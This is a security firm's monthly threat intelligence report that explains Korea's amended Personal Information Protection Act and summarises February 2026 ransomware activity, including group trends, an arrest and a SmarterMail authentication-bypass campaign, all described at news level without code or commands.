SK shieldus

Threat Intelligence Report

EQST INSIGHT

EQST stands for “Experts, Qualified Security Team”, and is a group highly qualified security experts with proven capabilities in the field of cyber threat analysis and research.

2026

03

SK shieldus

Contents

Headline

the recently passed strengthened amendment to the Personal Information Protection Act by the plenary session

KWANWOOK CHOI / Security Operations Team 5 Senior Consultant

Overview

In recent years, personal data breach incidents of varying scale have occurred with increasing frequency across both the public and private sectors. Once personal information is compromised, it can not only severely undermine an organization's credibility and brand reputation, but also give rise to substantial financial losses and legal exposure. Against this backdrop, the number of reported personal data breaches has continued to rise, reaching an all-time high last year.

Year	Number of Reports	Remarks
2021	Approximately 301 cases	Includes small-scale estimates compared with the previous year
2022	161 cases	Measures to strengthen reporting criteria pursued
2023	303 cases	Increased year-on-year due to strengthened reporting criteria
2024	337 cases	Maintained at a level similar to the previous year
2025 (January–September)	227 cases	Prior to the release of full-year statistics; expected to reach an all-time high by year-end

Table 1. Number of Reported Personal Data Breaches by Year

Moreover, amid the recurrence of personal data breach incidents and the corresponding rise in public awareness, national concern over personal data protection has become more pronounced than ever before.

Category	Not important at all	Not very important	Neutral	Somewhat important	Very important
Total	0.6%	0.4%	4.0%	71.1%	23.9%
Male	1.2%	0.1%	6.7%	76.3%	15.7%
Female	0.1%	0.7%	1.2%	65.6%	32.5%

Table 2. Survey on Public Perceptions of the Importance of Personal Data Protection

Accordingly, an amendment to the Personal Information Protection Act has passed the plenary session of the National Assembly, incorporating provisions that would allow administrative fines of up to 10% of total revenue to be imposed where large-scale personal data breaches repeatedly occur due to intentional misconduct or gross negligence. In addition, the Personal Information Protection Commission conducted emergency fact-finding inspections of major public systems and comprehensively reorganized its fact-finding survey on uniquely identifying information.

If organizations respond complacently to these regulatory changes, legal sanctions and financial losses will be unavoidable. Accordingly, this report examines the detailed provisions of the forthcoming amendment to the Personal Information Protection Act, as well as the major policy initiatives of the Personal Information Protection Commission, in order to support an accurate understanding of the amended framework and enable effective compliance responses.

■ Cases of Personal Data Breach Incidents

The recent incident in which approximately 4.62 million user records held by Institution A were exfiltrated constitutes a clear illustration of the vulnerabilities inherent in the management framework for public digital infrastructure. According to the investigation, the perpetrators, who were middle school students at the time of the offense, exploited a vulnerability in a server operated by Institution A that allowed information to be queried without subscriber authentication, thereby obtaining user IDs, mobile phone numbers, email addresses, physical addresses, dates of birth, gender, and body weight, among other data. This case starkly demonstrates the severity of security deficiencies in public services.

The specific cause of the incident lay in a technical flaw within the system. In particular, it was found that no API authentication mechanism had been implemented to verify whether an external data request was made with legitimate authorization.

The suspects exploited a flaw whereby information could be retrieved by issuing specific requests to the server without undergoing any authentication procedure, and they obtained millions of personal data records through automated scripts. Under a properly configured architecture, authentication token validation, query-rate limiting, and automated anomaly-based traffic blocking mechanisms would have operated to prevent the leakage of personal information.

This personal data breach incident is more accurately characterized as a failure of internal controls arising from inadequate security configuration and management, rather than as a conventional hacking attack, and it involved violations of the following provisions of the Personal Information Protection Act.

1. Violation of the Obligation to Implement Security Safeguards

Article 29 of the Personal Information Protection Act imposes on personal information controllers an obligation to implement technical and managerial safeguards. Such safeguards include access control, encryption, and the retention of access logs; accordingly, if server-side vulnerabilities were left unremediated, a potential violation of this provision would become subject to regulatory scrutiny.

2. Obligation to Notify and Report Personal Data Breaches

Article 34 of the Personal Information Protection Act requires a personal information controller, upon becoming aware of a breach, to notify the data subjects without delay and report the incident to the supervisory authority within 72 hours of recognizing the personal data breach. Because Institution A allegedly concealed the incident for 18 months despite being aware of the breach, the matter may give rise to legal liability.

■ Passage of the Amendment to the Personal Information Protection Act by the National Assembly Plenary Session

According to materials released by the Personal Information Protection Commission, a total of 1,329 personal data leakage and infringement incidents occurred across the private and public sectors over the past five years. Of these, 887 incidents, or 66.7%, occurred in the private sector, including corporate entities, while 442 incidents, or 33.3%, occurred in the public sector, indicating an upward trend in reported breaches.

The recently proposed amendment to the Personal Information Protection Act has passed the plenary session of the National Assembly and, following deliberation and approval by the State Council, will take effect in September, six months after its promulgation. As substantial changes are expected across the entire lifecycle of personal information processing, privacy officers at both enterprises and public institutions must thoroughly familiarize themselves with the revised requirements.

In particular, the amendment explicitly provides that, in cases involving large-scale personal data breaches caused by intentional misconduct or gross negligence, administrative fines may be imposed up to a maximum of 10% of total revenue. While the existing upper limit on administrative fines—3%—is maintained, the introduction of a "special punitive administrative fine" applicable only where prescribed conditions are satisfied is expected to strengthen the Personal Information Protection Commission's enforcement efficacy across the broader personal data protection policy framework.

The amendment to the Personal Information Protection Act was driven by the continued expansion of harm to the public, as large-scale personal data breach incidents have recently occurred in succession at major telecommunications companies, financial institutions, platform operators, and other organizations. Nevertheless, criticism has been raised that certain companies continue to regard personal data protection merely as a cost, resulting in insufficient efforts to safeguard personal information. Accordingly, there has been growing demand to strengthen the effectiveness of the personal data protection framework and administrative sanctions in order to prevent personal data infringement incidents in advance and reinforce corporate accountability.

Accordingly, the amendment seeks to establish a more stringent administrative fine regime for repeated or serious acts of personal data infringement, thereby addressing the limitations of the current enforcement mechanisms and clarifying the accountability of business owners or representatives. In addition, it aims to strengthen the authority and independence of the Chief Privacy Officer (CPO) and to mandate personal data protection certification for personal information controllers of a certain scale or above. Through these measures, the amendment is intended to reorganize the personal data protection framework, including the introduction of a "notification system for the possibility of leakage," so that data subjects—the general public—can more readily secure the protection of their rights and obtain remedies for harm suffered.

■ Key Provisions of the Amendment to the Personal Information Protection Act

1. Clarification of the Responsibilities of Business Owners or Representatives and Strengthening of the Role of the Chief Privacy Officer (Newly Established Article 30-3 and Article 31 of the Personal Information Protection Act)

Business owners or representatives are explicitly designated as the ultimate parties responsible for the processing and protection of personal information. In addition, personal information controllers that meet the criteria prescribed by Presidential Decree are required to report matters concerning the designation of a Chief Privacy Officer (CPO), thereby strengthening the CPO's role in areas such as personnel management and budgetary allocation necessary for personal data protection.

2. Mandatory Personal Data Protection Certification (Article 32-2 of the Personal Information Protection Act)

Personal information controllers that meet the criteria prescribed by Presidential Decree, taking into account factors such as revenue and the scale of personal information processing, are required to obtain personal data protection certification, thereby enhancing the reliability and stability of their personal information management systems.

3. Introduction of a Notification System for Potential Data Leakage and Expansion of Notification Items (Article 34 of the Personal Information Protection Act)

The scope of notification is expanded beyond the existing categories of personal information loss, theft, or leakage to include falsification, alteration, and destruction. In addition, a notification obligation is imposed even where there is a possibility of leakage, as prescribed by Presidential Decree.

4. Strengthening of Administrative Fines for Repeated or Serious Personal Data Infringements (Newly Established Article 64-2(2) of the Personal Information Protection Act, etc.)

For acts involving repeated violations within a three-year period due to intentional misconduct or gross negligence, large-scale harm affecting 10 million or more individuals due to intentional misconduct or gross negligence, or data leakage resulting from non-compliance with corrective measures, administrative fines may be imposed within the scope of up to 10% of total revenue. At the same time, where grounds prescribed by Presidential Decree exist—such as investment in and operation of budgets, personnel, facilities, and systems—the administrative fine may be reduced, thereby encouraging enterprises to make preventive investments in advance.

5. Supplementary Opinion

The Personal Information Protection Commission shall review the introduction, under the Personal Information Protection Act, of a fund that would utilize revenues collected from administrative fines imposed for violations of the Act for purposes such as actual victim relief and support, in line with the legislative intent of the amendment strengthening administrative fines.

Item	Before Amendment	After Amendment
Administrative Fine Cap	Not exceeding 3% of total annual turnover	Up to 10% (where conditions such as intentional misconduct or gross negligence are satisfied)
Punitive Administrative Fine	Not yet established	May be increased in cases of intentional misconduct or gross negligence
Conditions for Administrative Fines	Primarily focused on general violations	Conditions specified, including repeated violations involving intentional misconduct or gross negligence and large-scale harm
CEO Responsibility	Insufficiently codified	Legal responsibility expressly assigned to the organization's representative or CEO as the ultimate accountable party
Role and Reporting Obligations of the CPO	Weakly mandated or ambiguous	Strengthened role of the CPO (Chief Privacy Officer), including designation and reporting obligations
Data Breach Notification Obligation	Reporting and notification obligations exist	Strengthened role of the CPO (Chief Privacy Officer), including designation and reporting obligations Strengthened early and expanded notification obligations (including the stage at which an incident is merely possible)

Table 3. Comparison of the Personal Information Protection Act Before and After Amendment

The central feature of the amendment is the introduction of a "punitive administrative fine" regime designed to enhance the effectiveness of sanctions where a personal information controller is deemed to bear serious responsibility, such as by repeatedly violating the law or causing large-scale harm. Specifically, administrative fines may be imposed where violations arising from intentional misconduct or gross negligence have occurred repeatedly within the preceding three years, or where intentional misconduct or gross negligence has caused large-scale harm to 10 million or more data subjects. In addition, cases in which further damage, including personal data leakage, occurs as a result of failure to comply with corrective orders are also included within the scope of conduct subject to such fines.

In addition, the amendment introduces a "notification system for potential data leakage." Under the current Act, notification is required only "when leakage or a similar incident is recognized," which has created delays in notifying affected parties. Going forward, however, data subjects must be notified even at the stage where a leakage possibility exists. Furthermore, a reporting system will be introduced under which board approval is required when appointing, changing, or dismissing a Chief Privacy Officer (CPO), and such matters must be reported to the competent authority.

Internal management accountability has also been strengthened, including through the mandatory certification of the Information Security and Personal Information Protection Management System (ISMS-P) for major personal information controllers in both the public and private sectors. ISMS-P is designed to ensure the secure operation of an enterprise's information assets by extending the scope of management beyond information security to encompass personal information protection as well. To this end, processes such as "information security policy → information security activities → operation of information security systems → physical security" are required, with particular emphasis on the awareness of security personnel responsible for managing and operating information security policies.

■ Comparison between Korea's Personal Information Protection Act and Overseas Data Protection Laws

This amendment to the Personal Information Protection Act requires substantial changes from both public institutions and private enterprises. In particular, the strengthening of administrative fines for personal data breaches has increased the compliance burden associated with such incidents. Foreign companies' branches or incorporated entities located within the territory of the Republic of Korea are, in principle, subject primarily to Korea's Personal Information Protection Act; however, depending on their relationship with the overseas headquarters and the flow of data, foreign laws may also apply concurrently, requiring careful attention. Conversely, where korea companies expand into overseas markets such as the United States or Europe, not only Korea's Personal Information Protection Act but also the local laws and regulations of the jurisdictions in which they operate may apply simultaneously. It is therefore necessary to examine the data protection laws of major foreign jurisdictions.

Overseas data protection laws can broadly be divided into comprehensive regulatory frameworks, such as the EU's GDPR (General Data Protection Regulation), which impose robust prior-consent requirements and stringent administrative fines, including penalties of up to 4% of global annual turnover, and more rights-oriented, ex post regulatory models, such as the CCPA in the United States, which focus on strengthening consumer rights and post-incident enforcement. Major jurisdictions seek to maximize the control exercised by data subjects, or users, over their own data; Europe, in particular, has taken a leading role in establishing international standards, including by recognizing Korea's level of data protection through an adequacy decision.

Personal data protection laws across major countries and regions differ in terms of the scope of protected data, the level of sanctions imposed for violations, and the mechanisms governing cross-border data transfers. In particular, Europe's GDPR is widely regarded as the benchmark for global personal data protection standards, whereas the United States is characterized by the concurrent operation of federal and state-level legal frameworks.

Category	Korea (PIPA)	European Union (GDPR)	United States (CCPA, etc.)	Japan (APPI)
Key Legislation	Personal Information Protection Act	General Data Protection Regulation (GDPR)	CCPA (California); APRA (U.S. federal bill)	Act on the Protection of Personal Information (APPI)
Characteristics	Principle of explicit consent at the time of collection	Among the strictest data protection regimes globally; strengthened rights of data subjects	Dual-track framework (federal law + independent state-level statutes)	Fully enforced in 2017; broadly similar to Korea's framework, though with certain substantive differences
Scope of Application	Domestic residents and services	Entities with an establishment in the EU or services targeting EU citizens	Businesses providing services to residents of the relevant state	Business operators handling personal information in Japan
Sanctions for Violations	Imprisonment, criminal fines, or administrative fines	Up to 4% of global annual turnover or EUR 20 million	Civil damages and statutory administrative penalties	Administrative penalties and corrective orders; criminal sanctions in cases of violation

Table 4. Comparison of Personal Data Protection Laws by Major Jurisdiction

■ Personal Information Protection Commission Expands Designation of Intensive Management Systems in the Public Sector

As demonstrated by the personal data breach incident involving Institution A, public systems can no longer be regarded as a "security safe zone." With one out of every three personal data leakage and infringement incidents over the past five years having occurred in the public sector, public anxiety is intensifying further. In particular, because public institutions possess, process, and interconnect large volumes of personal information as well as national research and technological information, rigorous security measures are required across security systems and personal information management frameworks. Accordingly, the Personal Information Protection Commission plans to strengthen oversight of public institutions by conducting emergency fact-finding inspections of major public systems and comprehensively overhauling its survey on uniquely identifying information.

The Personal Information Protection Commission announced a set of measures centered on strengthening proactive, prevention-oriented oversight of public institutions that process large volumes of key personal information, including resident registration numbers.

To this end, the Personal Information Protection Commission has established the following principles and plans to pursue proactive, prevention-oriented measures on that basis.

(1) Risk-Based Management

(2) Evidence-Based Inspection

(3) Outcome-Linked Incentivization to Encourage Voluntary Improvement

This measure was introduced in response to the increasing risk of personal data leakage and infringement, as large-scale and high-risk processing of personal information has become commonplace amid the proliferation of artificial intelligence and cloud technologies, as well as the transition toward a platform economy. In the case of public institutions, the level of risk is particularly high because they process citizens' personal information on a large scale pursuant to statutes, irrespective of whether the individuals concerned have given consent. However, as ex post sanctions such as the imposition of administrative fines are relatively limited in their deterrent effect in the public sector, the measure can be understood as a priority effort to conduct fact-finding inspections and establish a robust safety management framework.

According to the Personal Information Protection Commission, 128 personal data breach reports were filed in the public sector as of 2025, accounting for 28.6% of all reported cases. The figure has continued to rise, from 23 cases in 2022 to 41 cases in 2023, 104 cases in 2024, and 128 cases in 2025. The primary causes of leakage were operational negligence (64%), followed by hacking (32%), while the principal categories of violations were breaches of the obligation to implement security safeguards (64%) and violations of restrictions on the collection of resident registration numbers and similar identifiers (8%).

As personal data breaches in the public sector continue to increase as described above, the scope of intensive management systems in the public sector—where more stringent protection frameworks are required—has been expanded beginning this year. Once a system is designated as an intensive management system, it must implement security safeguards that are more robust than those applied to ordinary systems, including linkage with personnel information when granting authority to personal information handlers and automated analysis of access logs.

By March, the Personal Information Protection Commission will conduct emergency fact-finding inspections of 387 intensive management systems operated by public institutions, as well as systems that process resident registration numbers of more than 10,000 individuals. This inspection is intended to identify and remediate major vulnerability factors observed in recent large-scale data breach incidents. For intensive management systems, the inspection will focus on whether the latest security patches have been applied; whether secure authentication methods, such as certificates and one-time passwords, are used when personal information handlers access the system; and whether de-identification measures are in place to prevent key information, including resident registration numbers, from being retained in log records. For systems that process more than 10,000 resident registration numbers, the inspection will examine whether secure encryption algorithms are used for resident registration number encryption and how encryption keys are managed. Any deficiencies identified through the inspection will be addressed first by the respective institutions, while the Commission plans to ensure the effectiveness of the inspection by providing improvement support, including consulting, according to the level of risk.

Under the Personal Information Protection Act, the Personal Information Protection Commission is required to inspect the safety management practices of institutions that process uniquely identifying information, including resident registration numbers, above a certain threshold: 10,000 or more individuals' uniquely identifying information in the public sector and 50,000 or more individuals' uniquely identifying information in the private sector.

Previously, such inspections were limited to a largely procedural format in which institutions submitted the results of their self-assessments in writing, and criticism had been raised that, due to the absence of compulsory investigative force, the process relied heavily on the discretion of the controllers themselves. Accordingly, in order to realign the inspections with their original purpose of examining the management of uniquely identifying information, the Commission will identify the level of risk based on factors such as the types of uniquely identifying information included in public institutions' personal information file inventories and the scale of processing, and will select inspection targets accordingly. To this end, the personal information file inventories will be updated in the first half of the year.

In addition, the existing 26 inspection items will be substantially reorganized. The Commission plans to conduct more in-depth inspections focused on core items, including the status of authority granted to handlers of uniquely identifying information, de-identification measures such as partial masking when handlers retrieve information, and the state of encryption-key management. At the same time, it will require the submission of specific evidentiary materials in order to enhance the practical effectiveness of the inspections.

Furthermore, where deficiencies are identified, institutions will be required to submit improvement plans, while institutions assessed as exemplary will be granted incentives such as inspection exemptions for a specified period and awards.

Conclusion

Recent personal data breach incidents have continued to exhibit an upward trajectory, with a particularly high proportion of cases attributable to violations of the obligation to implement security safeguards and deficiencies in internal management. This indicates that merely strengthening technical security controls is insufficient, and that a comprehensive reconfiguration of institutional and managerial response frameworks is required.

With the amendment to the Personal Information Protection Act strengthening the criteria for imposing administrative fines and expanding both the protection of data subject rights and organizational accountability, public institutions are likewise subject to more stringent legal responsibilities. After the amended law enters into force, the level of sanctions for violations is likely to increase in substantive terms, making a proactive, prevention-oriented response strategy more important than ever. Accordingly, each institution should systematically pursue measures such as reassessing risk factors across the entire lifecycle of personal information processing; strengthening access privilege and account management; reorganizing the management framework for entrusted and delegated processing; enhancing data breach response manuals; and reinforcing periodic internal inspections and training. In parallel, institutions should revise their internal regulations to reflect the legislative intent of the amendment and ensure accountability at the organizational level.

Going forward, personal data protection will function not merely as a matter of legal compliance, but as a core determinant of corporate trust. Accordingly, organizations must secure public confidence by establishing proactive and systematic safeguards in response to the increasingly stringent legislative environment. SK Shieldus' information security consulting services, grounded in in-depth analysis of the latest legal and technological trends, can thoroughly assess an enterprise's personal information processing systems and accurately identify potential security vulnerabilities in advance. In a rapidly evolving regulatory landscape, organizations that establish a robust personal data protection framework through SK Shieldus' information security consulting will be better positioned to advance as safer and more trustworthy enterprises.

References

[1] Ministry of Government Legislation, Republic of Korea, National Participation Legislation Center, “Partial Amendment Bill to the Personal Information Protection Act,” February 2026.

[2] Personal Information Protection Commission, Republic of Korea, “First Step Toward a Transition to a Proactive, Prevention-Oriented Protection Framework Led by the Public Sector,” February 2026.

[3] SK Shieldus Information Security Blog, Materials on Personal Data Protection in Security Trends (2023–2025).

Keep up with Ransomware

Vulnerability was identified in the encryption key management mechanism of the Green Blood ransomware

■ Overview

In February 2026, the number of ransomware victim cases was tallied at 770, representing a slight increase from 766 cases recorded in January.

On February 17, 2026, Polish authorities arrested a 47-year-old man implicated in the Phobos ransomware operation. This arrest was carried out as part of Operation Aether, an international coordinated investigation targeting the Phobos ransomware group under the leadership of Europol. During the arrest process, investigators identified server access information and login credentials, and also uncovered evidence indicating that the suspect had exchanged messages with individuals associated with the Phobos ransomware operation.

The Storm-2603 group infiltrated the target system by exploiting an authentication bypass vulnerability discovered in SmarterMail (CVE-2026-23760), after which it deployed the Warlock ransomware. This vulnerability stemmed from inadequate authentication validation in the API responsible for resetting administrator passwords, thereby creating a flaw that allowed even unauthenticated attackers to arbitrarily alter the password of an administrator account. By leveraging this weakness, the attackers secured administrative privileges, obtained remote code execution capabilities, and subsequently executed the Warlock ransomware on the server to encrypt files.

In February 2026, a total of six attacks targeting domestic industries were recorded. Intrusion cases were identified across a broad range of sectors, led by the manufacturing industry and extending to pharmaceuticals and IT consulting, while the Beast group's concentrated offensive activity and unconventional extortion tactics were particularly conspicuous.

The Beast group, which posted the highest number of attack cases, targeted a domestic manufacturing company on February 5, exfiltrated contracts and other mission-critical internal materials, and subsequently exposed them on its dark web leak site. It then proceeded, on February 24, to disclose additional internal data belonging to a domestic pharmaceutical company and a bicycle parts manufacturer, thereby accounting for a substantial proportion of the domestic breach incidents observed during the month.

From a tactical perspective, the Gentlemen group constitutes a particularly noteworthy case. After attacking an IT consulting firm on February 21, the group employed an aberrant extortion technique that diverged from conventional leak-based coercion methods. Even after the negotiation deadline had expired, rather than immediately disclosing the data, the attackers posted a notice encouraging direct purchase inquiries via a TOX ID. This suggests a strategy aimed at transforming the exfiltrated data into a commodified asset, thereby sustaining pressure on the victim organization while maximizing the attackers' financial returns.

In addition, on February 13, the Anubis group attacked a plastics manufacturer and leaked internal materials and contract documents, while on February 27, the Morpheus group posted sensitive data related to a plating company's corporate profile and revenue on the dark web. Taken together, these successive incidents substantiate the continuing threat directed at the domestic manufacturing sector.

Ransomware News

Polish Authorities Apprehend Individual Linked to the Phobos Ransomware Group

- On February 17, 2026, Polish authorities arrested a 47-year-old man linked to the Phobos ransomware group.
- action was carried out as part of Operation Aether, an international coordinated investigation led by Europol.
- During the arrest, authorities identified server access information, login credentials and messages linked to Phobos associates.

Storm-2603 Uses SmarterMail Flaw to Deploy Warlock Ransomware

- Storm-2603 exploited a SmarterMail authentication bypass flaw (CVE-2026-23760) to breach the system.
- A flaw in the password reset API allowed unauthenticated admin password changes.
- Attackers gained admin and remote execution privileges, then deployed Warlock ransomware.

Six Ransomware Incidents Recorded in South Korea in February 2026

- Beast targeted the manufacturing, pharmaceutical, and parts sectors and posted the stolen data on the dark web.
- Gentlemen withheld the data and used a TOX ID to pressure buyers into making contact.
- Anubis and Morpheus attacked a plastics manufacturer and a plating company, respectively, and posted internal data on the dark web.

6 New Groups Emerged in February

- All seven new ransomware groups that emerged in December operated their own DLS infrastructure.
- Among them, the DLS sites of CipherFORCE and ShadowByt3$ were inactive.

Figure 1. Ransomware Trends

Ransomware Threats




Figure 2. Ransomware Threat Landscape in February 2026

Emerging Threats

In February 2026, six new ransomware groups emerged. Although all of the newly identified groups were found to maintain dark web leak sites, the leak sites operated by CipherForce and ShadowByt3$ are currently inactive.




Figure 3. Reynolds' DLS

The Reynolds group, which emerged in February 2026, has posted a total of one victim to date. Rather than releasing the exfiltrated data all at once, the group is distinguished by an extortion strategy that gradually increases the volume of disclosed data. Specifically, its post states that 100GB will be released within three days, 200GB within seven days, and the full dataset within fourteen days, indicating a deliberate effort to intensify pressure over time.




Figure 4. KittyKatKrew's dark web leak site (left) and Telegram channel (right)

The KittyKatKrew group, which emerged in February 2026, has posted a total of one victim to date. On its dark web leak site, the group was observed classifying victims by industry sector, including categories such as Healthcare and Financial Services. In addition, content posted on a separately operated Telegram channel revealed efforts to recruit individuals to impersonate IT personnel over the phone using an American accent, as well as attempts to enlist affiliates and trusted IABs[1].

[1] IAB (Initial Access Broker): An intermediary that obtains initial access to the networks of companies or institutions and subsequently sells that access to other threat actors, including ransomware groups.

Top 5 Ransomware Groups




Figure 5. Major Ransomware Attacks by Industry and Country

In February 2026, 770 ransomware victim cases were identified, reflecting the convergence of the sustained activity of established groups and the rapid rise of emerging ones. In particular, the Qilin group, which began operating under the name “Agenda” in July 2022, has dramatically expanded its presence since the second quarter of 2025. After causing 110 victim cases in January, the group recorded a slight increase to 122 in February, thereby maintaining a monthly victim count in the triple digits. Given that Qilin is currently regarded as one of the most formidable threats in the ransomware ecosystem, comprehensive preparedness measures are imperative. A more detailed discussion of the group’s attack strategies and corresponding response measures can be found in SK Shieldus KARA’s Ransomware Trends Report 2025 3Q.

Meanwhile, the activities of the Gentleman group have also become increasingly prominent. Its victim count, which stood at 48 in January, rose to 90 in February, marking an almost twofold increase. The group has been confirmed to employ Go-based ransomware and to rely on a hybrid encryption scheme in which keys are generated using the X25519 algorithm and files are encrypted with XChaCha20. Furthermore, indications suggestive of the group’s background can also be discerned from its affiliate operating policies. Most notably, the exclusion of the Commonwealth of Independent States from its list of intended targets in its affiliate recruitment notice suggests the possibility of a close connection to Russia.

